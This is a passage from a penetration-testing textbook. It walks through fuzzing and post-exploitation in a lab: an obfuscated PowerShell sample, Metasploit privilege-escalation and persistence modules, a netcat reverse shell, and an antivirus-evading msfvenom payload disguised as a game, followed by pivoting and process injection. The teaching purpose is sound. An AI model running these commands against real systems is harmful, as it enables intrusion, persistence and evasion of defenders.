[*] Test 'Default' starting with random seed 43275.
```

```
[R1,-,-] Performing iteration
```

```
[1,-,-] Performing iteration
[*] Fuzzing: HttpRequest.DataElement_1
[*] Mutator: UnicodeBomMutator
[*] Fuzzing: HttpRequest.DataElement_0
[*] Mutator: DataElementRemoveMutator
[*] Fuzzing: HttpRequest.DataElement_2
[*] Mutator: UnicodeBomMutator
[*] Fuzzing: HttpRequest.DataElement_4
[*] Mutator: UnicodeBadUtf8Mutator
[*] Fuzzing: HttpRequest.DataElement_3
[*] Mutator: UnicodeBomMutator
```

```
[2,-,-] Performing iteration
[*] Fuzzing: HttpRequest.DataElement_1
[*] Mutator: UnicodeBadUtf8Mutator
[*] Fuzzing: HttpRequest.DataElement_3
[*] Mutator: UnicodeUtf8ThreeCharMutator
```

```
[3,-,-] Performing iteration
[*] Fuzzing: HttpRequest.DataElement_1
[*] Mutator: UnicodeUtf8ThreeCharMutator
[*] Fuzzing: HttpRequest.DataElement_3
[*] Mutator: StringMutator
[*] Fuzzing: HttpRequest.DataElement_4
[*] Mutator: UnicodeBadUtf8Mutator
[*] Fuzzing: HttpRequest.DataElement_0
[*] Mutator: StringMutator
[*] Fuzzing: HttpRequest.DataElement_2
[*] Mutator: UnicodeUtf8ThreeCharMutator
```

This is not the only type of fuzzing, though. Local vulnerabilities may not work on network services. Instead, they may require files to trigger. Peach will work with file-based fuzzing as well. In this case, you would need a sample file that could be used to manipulate as needed to trigger a crash. Peach would repeatedly open the file with altered data. The monitoring required for this would occur on the same system where the testing was



being executed, which is not necessarily the same for network-based testing.

One of the advantages of a tool like Peach is that you can create your own test plans for protocols you may not have run across, as in the case of performing application testing. However, often, you are working with well-known protocols. For something like that, you can use Peach and Peach pits that are available or you can use something that may be a little simpler and also already available in Kali Linux. One of these tools is sfuzz. There are a handful of template files that are available. One example is the basic.smtp file that can be used to test an email server. This is some of the output from running sfuzz against a Postfix mail server.

```
=====
[18:01:03] attempting fuzz - 61 (len: 50057).
[18:01:03] info: tx fuzz - (50057 bytes) - scanning for reply.
[18:01:04] read:
220 badmilo.washere.com ESMTP Postfix (Debian/GNU)
250 badmilo.washere.com
```

```
=====
[18:01:04] attempting fuzz - 62 (len: 10).
[18:01:04] info: tx fuzz - (10 bytes) - scanning for reply.
[18:01:04] read:
220 badmilo.washere.com ESMTP Postfix (Debian/GNU)
250-badmilo.washere.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
```

This shows the responses from the server to mutated input from the fuzzing tool. You can see the differences in output from the server. Without knowing exactly what the input is, it's hard to know why the output has changed. This is one of the challenges with any sort of fuzzing and highlights the challenges that can come from performing fuzzing as a testing strategy.

While you can use tools like Peach and sfuzz for remote application fuzzing over the network, you can also use a tool like American fuzzy lop (AFL) to fuzz file formats. This can manipulate file formats to try to cause local crashes. Once you have a local crash, you can identify where the crash occurs in the code as well as the input data that caused the crash. This may allow you to manipulate the input to change the execution path. The program afl-fuzz, available in Kali Linux, will automatically assess normal input data to generate test cases based on that.

Here is an example of running afl-fuzz against a PDF viewer application. Normally, afl-fuzz requires applications to be built with instrumentation enabled so the application can be managed as it is executing. If you are unable to get access to the source code or unable to build a binary with instrumentation enabled, you can add the -n flag, which skips that part of the testing, which will lead to less reliable results.

```
kilroy@cutterjohn:~ $ afl-fuzz -t 100000 -n -i pdfs -o pdf-
results /usr/local/bin/atril
afl-fuzz++4.04c based on afl by Michal Zalewski and a large
online community
[+] afl++ is maintained by Marc "van Hauser" Heuse, Heiko
"hexcoder" Eißfeldt, Andrea Fioraldi and Dominik Maier
[+] afl++ is open source, get it at
https://github.com/AFLplusplus/AFLplusplus
[+] NOTE: This is v3.x which changes defaults and behaviours -
see README.md
[*] Getting to work...
[+] Using exponential power schedule (FAST)
[+] Enabled testcache with 50 MB
[+] Generating fuzz data with a length of min=1 max=1048576
[*] Checking core_pattern...
[!] WARNING: Could not check CPU scaling governor
[+] You have 2 CPU cores and 2 runnable tasks (utilization:
100%).
[*] Setting up output directories...
[+] Output directory exists but deemed OK to reuse.
[*] Deleting old session data...
[+] Output dir cleanup successful.
[*] Checking CPU core loadout...
[+] Found a free CPU core, try binding to #0.
[*] Scanning 'pdfs'...
[*] Scanning 'pdfs/Downloads'...
[+] Loaded a total of 3 seeds.
[*] Creating hard links for all input files...
```

```
[*] Validating target binary...
[*] No auto-generated dictionary tokens to reuse.
[*] Attempting dry run with
'id:000000,time:0,execs:0,orig:keyboard-shortcuts-linux.pdf'...
[*] Spinning up the fork server...
[*] Using AFL++ faux forkingserver...
[+] All right - fork server is up.
```

File-based fuzzing does require local access to exploit any identified vulnerability. However, this can be useful for a number of post-exploitation attack techniques, including privilege escalation.

## Post Exploitation

You now have a foothold on the system. What you can do with it depends on what you compromised. You may have limited permissions if the remote service you compromised has limited permissions. You can only perform tasks that you have permissions to perform. This means you may need to escalate your privileges to a user with more than you have. Gaining root or administrator permissions is a common objective for attackers since it helps them pivot to other systems to move laterally within the environment. You may also have a better chance to collect passwords and other critical system information that you may need for other tasks.

You not only have a foothold on the system, but that system also gives you a foothold on the network as well. You may find, especially if you have compromised a system offering services to the outside world, that the system is connected to more than one network. This means you can use the compromised system as a gateway to those other networks. This is a technique called *pivoting*, where you pivot off the compromised system to take a look at another set of systems. This will get you further into the network and potentially gain you even more sensitive information or access to more critical systems.

Attackers will also look to gain persistent access to the system. This may mean a number of activities, from creating users to installing backdoors. Alongside persistent access, the attacker will want to cover their tracks. This can mean hiding data in places on the system. It may mean manipulating logs. It can also mean manipulating system binaries to help hide your existence.

## Evasion

Once you have a foothold, which may include usernames and passwords or actual remote access to a system, you may run into problems. Both workstations and servers will probably have at least anti-malware if not software that will look for anomalous behavior. Endpoint detection and response (EDR) software will know what attack techniques look like. Common tools, such as those discussed in this chapter, may be well-known to these sorts of tools. This calls for evasive tactics.

One possible place where evasion needs to happen is detecting files, primarily on disk. You may be able to use techniques like alternate data streams mentioned later. You can also encrypt or otherwise obfuscate data. Encrypted zip files are one way to get around detection in anti-malware software.

When it comes to execution, though, we have another problem. Anti-malware software may have ways of detecting executables. You may be able to get around this by using PowerShell to perform the same task. There may not be a detection in place for a PowerShell script, especially if you write your own, and you may be able to accomplish the same task that a native executable is doing for you. One of the problems with PowerShell is it may be logged. This can make detection after the fact easier, but not if the PowerShell can't be read. As an example, the following is a sample of PowerShell that has been obfuscated:

```
$N7 =[char[ ] ] "noisserpxE-ekovnI| )93]rahC[, 'pQm'ecalpeR-43]rahC[, 'bg0'ecalpeR- )')pQm'+ 'nepQ'+ 'm+pQme'+ 'rGpQm'+ '( '+ 'roloCdnu'+ 'orger'+ 'oF- )bg0nbg0'+ ' + bg0oibg0'+ ' + bg0tacbg0'+ ' + ' + 'bg0sufb0-b'+ 'g'+ '0'+ ' + 'bg0ek'+ 'ovn'+ 'bg0+ bg0Ib'+ 'g'+ '0 '+ ' ( )'+ 'bg'+ '0ts0'+ 'bg0'+ ' + bg'+ '0H'+ '- '+ 'ebg0 '+ ' '+ ' + b'+ 'g0'+ 'tIRwb'+ 'g0( . '((( "[Array]::Reverse($N7 ) ; IEX ($N7-Join ' ' )
```

This translates to Invoke-Obfuscation, which is a cmdlet written by Daniel Bohannon that takes a PowerShell script and obfuscates it. There are different ways to accomplish the obfuscation, as demonstrated when you run the cmdlet without any parameters. The following are the techniques you can use for obfuscating PowerShell using this cmdlet:

Choose one of the below options:

- [\*] TOKEN Obfuscate PowerShell command Tokens
- [\*] AST Obfuscate PowerShell Ast nodes (PS3.0+)
- [\*] STRING Obfuscate entire command as a String
- [\*] ENCODING Obfuscate entire command via Encoding
- [\*] COMPRESS Convert entire command to one-liner and Compress
- [\*] LAUNCHER Obfuscate command args w/Launcher techniques (run once at end)

There are several other ways to obfuscate scripts and data. This may include techniques like encoding payloads that have been generated by a tool like Metasploit. Ultimately, your objective is to get access to a system, which may include getting files onto a system without detection or, probably more likely, executing programs on a target system.

## Privilege Escalation

Your mission, should you choose to accept it, is to gain root-level access. There was a time when services ran as root on Unix/Linux systems or as LocalSystem on Windows systems, which is an account that has a high level of permissions. Once you have root-level access, you should be able to gain access to all information on the system as well as make changes to services and manipulate users. What this means is that you need to get access to the system first, and then you'll need to run another exploit to get elevated privileges. We can continue to use Metasploit for this, so let's start with a compromised system with a Meterpreter shell. If we background the shell using background, we can make use of the open session as a way of interacting with the system.

Local exploits are a common way to escalate privileges. You can do this by taking advantage of applications running as a privileged user. Once you have exploited a vulnerability in one of these applications, you will have the same permissions as those of the user the application is running as. This makes service exploitation a common target. On Linux systems, there is a way to run an application as setuid, which means the application runs as the owner of the file, regardless of who is executing the program. Normally on any operating system, an application runs with the permissions of the user executing the program. This is not always desirable, since sometimes you want a user to be able to perform a minimal set of tasks without requiring

superuser permissions. This has been the case with programs like ping and traceroute on Linux systems, for example, where the program performs tasks that would normally require superuser permissions, such as using raw sockets to manipulate the creation of packets that look slightly different from what the operating system would normally create. The programs are executed by a normal user but execute with the permissions of the root user. Once the program stops running, the permissions are dropped.

This is only one way of gaining permissions without having to target an application that is running as a privileged user. It's also potentially more reliable, as developers and system administrators are slowly starting to ensure applications don't run as privileged users, only taking on the specific permissions needed for the application to execute correctly. Of course, the problem with the setuid bit in permission sets on Linux has been known for several decades and work has been done to limit the exposure from this. However, both pathways are still possible, depending on the target system and who is operating it.

To get our limited permissions escalated, we need to identify a local exploit. One way of doing this is to use the Python script `windows-exploit-suggester.py`. This is a script that can be downloaded from GitHub. It requires a couple of things to run beyond a Python interpreter. First is the output from `systeminfo`. Second is the database containing the Microsoft security bulletins (MSSB) information. To get the first, we'll pull it from our exploited Windows system. We can drop to a Windows shell from Meterpreter and run `systeminfo`, redirecting the output to a file, and then we can pull that file back to our local system. You can see that process in the following listing.

### **Getting System Patch Information**

```
meterpreter> shell
Process 3 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights
reserved.
```

```
C:\Program Files\elasticsearch-1.1.1>systeminfo> patches.txt
systeminfo> patches.txt
```

```
C:\Program Files\elasticsearch-1.1.1>exit
exit
meterpreter> download patches.txt
[*] Downloading: patches.txt -> patches.txt
[*] Downloaded 2.21 KiB of 2.21 KiB (100.0%): patches.txt ->
patches.txt
[*] download : patches.txt -> patches.txt
```

Once we have the patch information, we can move on to using windows-exploit-suggester. We're going to get an updated MSSB database, and then we'll run the script with our two files, looking for local exploits. You can see running the script in the next code listing. What we will get is a list of local exploits that could potentially be run against our compromised system. It doesn't provide any details about Metasploit modules, which means we'll still need to do some searching for that. However, it does provide resources if you want to learn more about the vulnerabilities and the exploit. One note is this is a Python2-based script. It will not run with Python3.

### Getting Local Exploit Suggestions

```
root@quiche:~# ./windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2023-01-09-mssb.xls
[*] done
root@quiche:~# ./windows-exploit-suggester.py -i patches.txt -
d 2023-01-09-mssb.xls -l
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 2 hotfix(es) against the 407 potential
bulletins(s) with a database of 137 known exploits
[*] there are now 407 remaining vulns
[*] searching for local exploits only
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing
bulletin
[+] windows version identified as 'Windows 2008 R2 SP1 64-bit'
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038)
- Important
```

```

[*] https://github.com/foxglovesec/RottenPotato
[*] https://github.com/Kevin-Robertson/Tater
[*] https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
--- snip ---
[E] MS14-026: Vulnerability in .NET Framework Could Allow Elevation of Privilege (2958732) - Important
[*] http://www.exploit-db.com/exploits/35280/, -- .NET Remoting Services Remote Command Execution, PoC
[*]
[*] done

```

Some of the suggested exploits won't run against Windows on Windows (WoW) 64. This is a subsystem that allows 32-bit Windows executables to execute on 64-bit Windows installations. The exploit would need the ability to run within this subsystem and still be able to exploit the vulnerability. As there is an additional layer of software on 64-bit Windows, some exploits just won't work. We're going to use the MS16-032 vulnerability. We need to identify the Metasploit module associated with that vulnerability, which means we can just search for the Microsoft vulnerability, as you can see in the following code listing. Searching for the vulnerability returns a single module.

### Searching for Local Exploit

```

msf exploit(windows/local/ms15_051_client_copy_image)> search MS16-032

```

Matching Modules

=====

Name		
Disclosure Date	Rank	Description
----		
-----	----	-----

exploit/windows/local/ms16_032_secondary_logon_handle_privesc		
2016-03-21	normal	MS16-032 Secondary Logon Handle Privilege Escalation

```

exploit(windows/local/ms15_051_client_copy_image)> use

```



```
exploit/windows/local/ms16_032_secondary_logon_handle_privesc
```

Keep in mind that at this point, we have a session open to our target system. To use the local exploit, we need to set the session number we have open. If you need to know which session number to use because you've lost track, you can just use the sessions command once you've backgrounded the Meterpreter session you were in. This is a parameter you will need to set, as well as setting the payload and the local host and port required for the reverse Meterpreter shell. You can see setting all the necessary variables and then starting up the exploit.

### **Using Local Exploit from Metasploit**

```
msf
exploit(windows/local/ms16_032_secondary_logon_handle_privesc)>
set SESSION 2
SESSION => 2
msf
exploit(windows/local/ms16_032_secondary_logon_handle_privesc)>
set LHOST 192.168.86.57
LHOST => 192.168.86.57
msf
exploit(windows/local/ms16_032_secondary_logon_handle_privesc)>
set LPORT 4445
LPORT => 4445
msf
exploit(windows/local/ms16_032_secondary_logon_handle_privesc)>
exploit

[*] Started reverse TCP handler on 192.168.86.57:4445
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64
powershell
[*] Writing payload file,
C:\ManageEngine\DesktopCentral_Server\bin\R0ayyKQ.txt...
[*] Compressing script contents...
[+] Compressed size: 3621
[*] Executing exploit script...
```

In some cases, we can't make use of Metasploit. We need to make use of some external tools. This may mean compiling an exploit program. In the

next code listing, you will see compromising a Linux system using a vulnerability on a distributed C compiler daemon. This makes use of a Metasploit module to perform the initial exploit. The privilege escalation requires a C program to be compiled so it runs on the target system. Since we can't guarantee there is a C compiler, the program is compiled on the attack system. Our target is 32-bit, while our attack system is 64-bit. This means we need to have a special set of libraries so we can cross-compile from one target architecture to another. Once we have the output, though, we can put it and a simple shell script into the directory, where it will be available from a web server. In this listing, you will see exploiting the target system and then running the privilege escalation.

## Linux Privilege Escalation

```
Msf6> use exploit/unix/misc/distcc_exec
msf exploit(unix/misc/distcc_exec)> set RHOST 192.168.86.66
RHOST => 192.168.86.66
msf exploit(unix/misc/distcc_exec)> exploit

[*] Started reverse TCP double handler on 192.168.86.57:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9LVs5a2CaAEk29pj;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9LVs5a2CaAEk29pj\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.86.57:4444 ->
192.168.86.66:47936) at 2023-01-09 18:28:22 -0600

whoami
daemon
cd /tmp
ps auxww | grep udev
root      2663  0.0  0.1   2216    700 ?        S<s    Apr24
0:00 /sbin/udev --daemon
daemon   6364  0.0  0.1   1784    532 ?        RN     11:54
0:00 grep udev
./escalate 2662
```

What you don't see here is downloading the two files needed. One of them is the exploit itself, named escalate. The other is a simple shell script named run. What it does is use netcat to send a shell back to our target system. In the next code listing, you can see the reverse connection on our attack system. We get the reverse connection by using netcat to open a listening port. The port used as the listening port matches the port used in the shell script. In the privilege escalation attack, we provide a number one less than the process identification number from the udev process. This is what triggers the exploit.

### **Listening for Reverse Connection with netcat**

```
kilroy@quiche:~$ netcat -lvp 5555
listening on [any] 5555 ...
192.168.86.66: inverse host lookup failed: Unknown host
connect to [192.168.86.57] from (UNKNOWN) [192.168.86.66]
50391
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10
13:58:00 UTC 2008 i686 GNU/Linux
```

This sort of exploit chaining is often required for getting the access that is necessary. Of course, gaining administrative access isn't all you're looking to do, though it's certainly useful. You may also want to use the foothold you have to start looking at additional systems on the network.

### **Pivoting**

Some organizations have a flat network design, meaning systems are all connected to a single network rather than multiple networks allowing tiered access. However, organizations that are concerned with security of critical resources will probably have systems connected to multiple systems. You may find after compromising a system that it has multiple interfaces, such as the system you can see in the following code listing. The system in question is a Windows system, and it has two interfaces. One is on the 192.168.86.0 network, which is the interface on which the exploit came in. The other interface, named Interface 19 in the listing, is on the 172.30.42.0

network. This is the network we are going to want to target, but we can't just upload a bunch of attack tools to the compromised system. Instead, we need to be able to pass traffic from our attack system through the compromised system and into the network it is connected to.

## IP Address Configuration

```
meterpreter> getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter> ipconfig
```

```
Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
Interface 12
=====
Name           : Microsoft ISATAP Adapter
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::5efe:c0a8:5621
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
Interface 13
=====
Name           : Intel(R) PRO/1000 MT Network Connection
Hardware MAC   : 1e:25:07:dc:7c:6e
MTU            : 1500
IPv4 Address   : 192.168.86.33
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::35b1:1874:3712:8b59
IPv6 Netmask   : ffff:ffff:ffff:ffff::
```

```
Interface 19
=====
Name           : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC   : 42:39:bd:ec:24:40
```

```
MTU : 1500
IPv4 Address : 172.30.42.50
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4b4:7b9a:b3b7:3742
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

To add the route we need to pass traffic to the 172.30.42.0 subnet, we need to run a post-exploit module. The module we are going to run is called `autoroute`, and it will take care of adding the route to that network by way of the session we have open. In the following listing, you can see running the `autoroute` module. You'll see the output indicating that the route has been added as a result of running the module.

### Running `autoroute`

```
meterpreter> run post/multi/manage/autoroute
SUBNET=172.30.42.0 ACTION=ADD
[!] SESSION may not be compatible with this module.
[*] Running module against VAGRANT-2008R2
[*] Adding a route to 172.30.42.0/255.255.255.0...
[+] Route added to subnet 172.30.42.0/255.255.255.0.
```

Now that the route is in place, we want to make use of it. We can background the Meterpreter session at this point and run any module we choose against that network. For example, it wouldn't be unusual to run a port scan against that network. In the following code, you can see the routing table being checked from outside of Meterpreter after the session is backgrounded (you can put Meterpreter into the background by either using the `background` command or pressing `Ctrl+Z`). The routing table shows that we have a route to the 172.30.42.0 network through Session 1, which is the Meterpreter session we have open. Below that, the port scan module gets loaded up to run against that network.

```
msf exploit(windows/http/manageengine_connectionid_write)>
route print
```

```
IPv4 Active Routing Table
=====
```

Subnet	Netmask	Gateway
--------	---------	---------

```
-----
172.30.42.0          255.255.255.0      Session 1
```

```
[*] There are currently no IPv6 routes defined.
msf exploit(windows/http/manageengine_connectionid_write)>
```

```
msf exploit(windows/http/manageengine_connectionid_write)> use
auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp)> set RHOSTS 172.30.42.0/24
RHOSTS => 172.30.42.0/24
msf auxiliary(scanner/portscan/tcp)> run
```

Once you have an idea of what other systems are on the other network, you can start looking for vulnerabilities on those systems. Pivoting is all about taking one compromised system and using it to gain access to other systems, that is, pivot to those systems. Once you have your network routes in place, you are in good shape to accomplish that pivoting so you can extend your reach into the network.

## Persistence

Gaining access is important because it demonstrates that you can compromise systems and gain access to sensitive information. This is a good way to show the organization you are working with where some of their issues may be. However, attackers don't want to have to keep exploiting the same vulnerability each time they want access to the system. For a start, it's time-consuming. Second, if the attacker, even if it's a faux-attacker (meaning you), is exploiting a vulnerability, they can't be sure that the vulnerability won't be patched. This means they may not be able to get in later. Gathering information probably isn't a one-and-done situation. Of course, in an enterprise environment, data is constantly changing. No matter what the objective of the attacker is, they will generally want to maintain access to compromised systems.

The process of maintaining access is called *persistence*. Access to the system is persisting over time and, ideally, across reboots of the system. No matter what happens, ideally, the attacker can still get into the system when they want. There are several techniques for this. If a system has remote access, such as Secure Shell (SSH) or remote desktop on Windows systems, the attacker may just create a new user that has the ability to log in

remotely. If the compromised user changes their password or the user account is removed, the new user will be available for the attacker.

Another option is to install software that will reach out to the attacker's system. This is often the best approach, because firewalls are probably in place that will block inbound connection attempts, but outbound connections are generally allowed. So, we can install a reverse shell package, and it will connect out to our system if we have a handler waiting to listen. In the following listing, you can see starting from a Meterpreter session and installing a program to start up when a user logs in. This particular persistence mechanism uses the Registry to store the payload. A Run key under HKEY\_CURRENT\_USER in the Registry then gets loaded to call the payload.

### **Registry Persistence from Metasploit**

```
meterpreter> getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter> background
[*] Backgrounding session 1...
msf exploit(windows/http/manageengine_connectionid_write)> use
exploit/windows/local/registry_persistence
msf exploit(windows/local/registry_persistence)> set SESSION 1
SESSION => 1
msf exploit(windows/local/registry_persistence)> exploit

[*] Generating payload blob..
[+] Generated payload, 5968 bytes
[*] Root path is HKCU
[*] Installing payload blob..
[+] Created registry key HKCU\Software\h02pqzTh
[+] Installed payload blob to HKCU\Software\h02pqzTh\kASCvdW3
[*] Installing run key
```

This process uses the Registry to store an executable blob with no control over what gets stored there and executed. You can also create your own executable that you can also use the Registry technique for. You just won't be able to use the module shown above. To create your own stand-alone executable, you could use the `msfvenom` program, which is part of Metasploit. In the following code listing, you can see an example of a run of `msfvenom`. This takes the payload `windows/meterpreter/reverse_tcp`,

which sends back a connection to a Meterpreter shell to the specified IP address.

## Using msfvenom to Create Stand-Alone Payload

```
root@quiche:~# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.86.57 LPORT=3445 -f exe -e x86/shikata_ga_nai -a
x86 -i 3 -o elfbowling.exe
[-] No platform was selected, choosing
Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of
x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai chosen with final size 422
Payload size: 422 bytes
Final size of exe file: 73802 bytes
Saved as: elfbowling.exe
root@quiche:~# ls -la elfbowling.exe
-rw-r--r-- 1 root 73802 Sep 12 17:58 elfbowling.exe
```

Much of what you see in the command-line parameters is fairly straightforward. We're creating an .exe file for an x86 32-bit Windows system. The payload will make a connection to 192.168.86.57 on port 3445. To make use of Meterpreter on the target system, you would need to start a handler. As a callback to a couple of silly games from a couple of decades ago, I've called it elfbowling.exe. Perhaps anyone seeing it wouldn't think much of it. In addition to bundling the payload into an .exe file in a proper portable executable format, the .exe is also encoded. The reason for encoding is to hide it from antivirus programs.

There are other ways to create a persistent connection. Another is to use Metasploit's Meterpreter service. This is the Meterpreter service. It creates a listener, by default on port 31337, that can be connected to in order to get a Meterpreter shell. You will notice that Metasploit mentions that Meterpreter scripts are deprecated. Instead, we should load modules and use them. However, for the moment, the Meterpreter service does work and can be used to gain access, as long as you can connect to the specified port through whatever firewalls may be in place.



## Creating the Meterpreter Service on Target

```
meterpreter> run metsvc

[!] Meterpreter scripts are deprecated. Try
post/windows/manage/persistence:exe.
[!] Example: run post/windows/manage/persistence:exe
OPTION=value [...]
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\KrUjwJQb...
[*]>> Uploading metsrv.x86.dll...
[*]>> Uploading metsvc-server.exe...
[*]>> Uploading metsvc.exe...
[*] Starting the service...
```

As noted, the Meterpreter service expects that you can connect inbound. Also, the Meterpreter service script is deprecated and may soon be removed from Metasploit. Instead, we can make use of the module that Metasploit points us to. In the next code listing, you will see the use of that module. It requires that you have an executable to upload and install on the target system. What is provided here is the output of the payload creation previously. This was the reverse Meterpreter executable created from msfvenom. You will see that Meterpreter uploads the payload to the target system and creates a persistence executable. The Registry entries are then created to automatically run the persistence executable when the user logs in. You can see this from the reference to HKCU, which is HKEY\_CURRENT\_USER, the location in the Registry that has everything related to the logged-in user.

## Using the Metasploit Module for Persistence

```
meterpreter> run post/windows/manage/persistence:exe
REXEPATH=/root/elfbowling.exe

[*] Running module against VAGRANT-2008R2
[*] Reading Payload from file /root/elfbowling.exe
[+] Persistent Script written to
C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\default.exe
[*] Executing script
C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\default.exe
```

```
[+] Agent executed with PID 5672
[*] Installing into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\qWQPRsRzw
[+] Installed into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\qWQPRsRzw
[*] Cleanup Meterpreter RC File:
/root/.msf4/logs/persistence/VAGRANT-
2008R2_22230112.4749/VAGRANT-2008R2_22230112.4749.rc
```

This gives us many ways to retain access to the target systems past the initial entry point. You may have noted, however, that these persistence mechanisms introduce files and Registry entries to the target system. These actions and artifacts can be detected, assuming there are detection mechanisms on the endpoint or that anyone is paying attention to activities on the endpoint. This is a consideration. As you are investigating your endpoints, you may notice whether there is malware detection or other sorts of detection software on the target.

There are many other common techniques that can be used to maintain presence. In addition to registry persistence, other boot processes can be used to ensure code is executed during boot. Windows supports logon scripts, for example. One of these scripts can be installed on the target system, which can execute attacker-managed code when a user logs in. The same is true on Unix-like operating systems. Additionally, both operating systems support the installation of services that will execute at boot time.

Windows has a service called the Background Intelligent Transfer Service (BITS). BITS is a service that allows tasks like updates to run quietly in the background without impacting normal user experiences. However, BITS not only performs background file or data transfers, it allows attackers to manipulate these tasks with PowerShell. An attacker can create a BITS job that downloads malicious code and executes it before cleaning up after itself. All of this is made possible with BITS, which is one reason it is a technique that is used by attackers.

Another tactic that can be used by attackers is to hijack execution flow. This is done by inserting malicious code or configurations. A malicious dynamic link library (DLL) could be installed that allows the expected program to run while also executing the attacker's code. Additionally, on Windows

systems, registry keys can be altered to change the handlers for certain file types. This can make the operating system call a malicious executable when a user tries to open a specific file type. For example, if the attacker were to modify the handler for .docx files, anytime a user double-clicked on a Word document with the handler changed, the malicious code would be executed. The attacker can then make sure the correct file is opened in Word to disguise the hijacking.

## **Covering Tracks**

Anytime you gain access to a system as part of a penetration test or security assessment, you will be leaving footprints. The act of logging into a system leaves a log entry behind. Any files or other artifacts that may need to be left on the system have the potential of being located and flagged as malicious. This means the possibility of having your actions investigated and your foothold removed. You'd have to start all over against a target that is putting up additional hurdles for you to clear. This means you need to get good at covering up your existence as best you can.

There are a lot of aspects of hiding and covering tracks, however. For a start, once you have access to the system, you are more than likely creating logs. Logs may need to be adjusted. You may need to create files. For example, you want to place a payload on the target system. This will generally mean a file sitting on the file system. You need a good way of hiding any file you place on the system. Once you have an executable, you will want to run it. That means the process table will have evidence of the process executing. Anyone looking at the process table will see it, causing some investigation, even if it's just the user poking around a little.

Sometimes covering tracks can cause a bit of obscurity. You make something a little harder to find or understand. It's a little like trying to hide in an open field. You need to do your best at covering yourself up, but someone doing some looking will find you.

## **Rootkits**

The process table is, quite frankly, the hardest artifact to address. The reason is that the process table is stored in kernel space. To do anything with the process table, you need to have the ability to obscure something

that's in kernel space. With most modern operating systems, there is a ring model when it comes to security and privileges. The highest level of permissions you can get is ring 0, which means you are in kernel space. The kernel needs complete control of the system because it interacts with hardware. No other aspect or element of the operating environment interacts with the hardware or the number of components that the kernel needs to.

Interacting with the kernel goes through application programming interfaces (APIs). The request is made to the kernel through the API, which fulfills the request and returns the result to the process that issued the request. What all this means is that in order to manipulate anything in the kernel space, like the process table, either you need to make a request to the kernel through an existing API function or you need to be in the kernel space. As the only way to manipulate the process table from outside the kernel is to create and kill processes, you can't actually hide the existence of the process from anywhere but the kernel.

Often, attackers will manipulate what users can see by use of a collection of software called a *rootkit*. A rootkit may contain a kernel mode module or driver that will filter process table results. This rootkit would need to know what the names or properties of the processes that come with the rootkit are so they can be filtered out. A rootkit may also contain replacement binaries that will similarly filter file listing results so anyone using the system binaries won't know that there are files in the file system related to the infection/compromise.

Unfortunately, rootkits are not something that come with Metasploit or other attack tools. Instead, Metasploit uses tactics like process encoding to get away from malware scanners, making it harder for these scanners to identify the software you are injecting. Beyond that, if you have control over the name of the executable you are running, changing it to something that won't be suspected can help keep the process protected. If you were, for example, to name it `lsass.exe`, anyone looking would see that and not think much of it because that's a common process that is seen on a Windows system.

## **Process Injection**

Since we don't want to leave any processes around that can be traced to us, we can think about making use of another process space. One way of doing that is to inject code into an existing process. The idea of process injection is to take code the attacker wants to run and then inject it into an existing process. Once the code is injected into the process, the attacker needs to get it to run, which can be done by starting a new thread that uses the injected code. This is done on a Windows system by getting the handle of the process and then using the handle to allocate memory in the target process. A handle, from a Windows API perspective, is essentially a pointer to the process entry in the process table.

Once the attacker has the handle and gets code injected into the process space, that code can get executed. This means the code is being run within the process space of the target process. The code is effectively hidden inside this new process. For example, in the following listing, you can see a Metasploit module that injects code into a process that was specified as a parameter to the module. The process selected is the postgres process, meaning the shellcode is running in the process space of the database server. The payload being executed will bind to a TCP port whose value defaults to port 4444, since no other value was specified as a parameter.

### **Process Injection Module**

```
meterpreter> run post/windows/manage/multi_meterpreter_inject
PID=3940 PAYLOAD=windows/shell_bind_tcp

[*] Running module against VAGRANT-2008R2
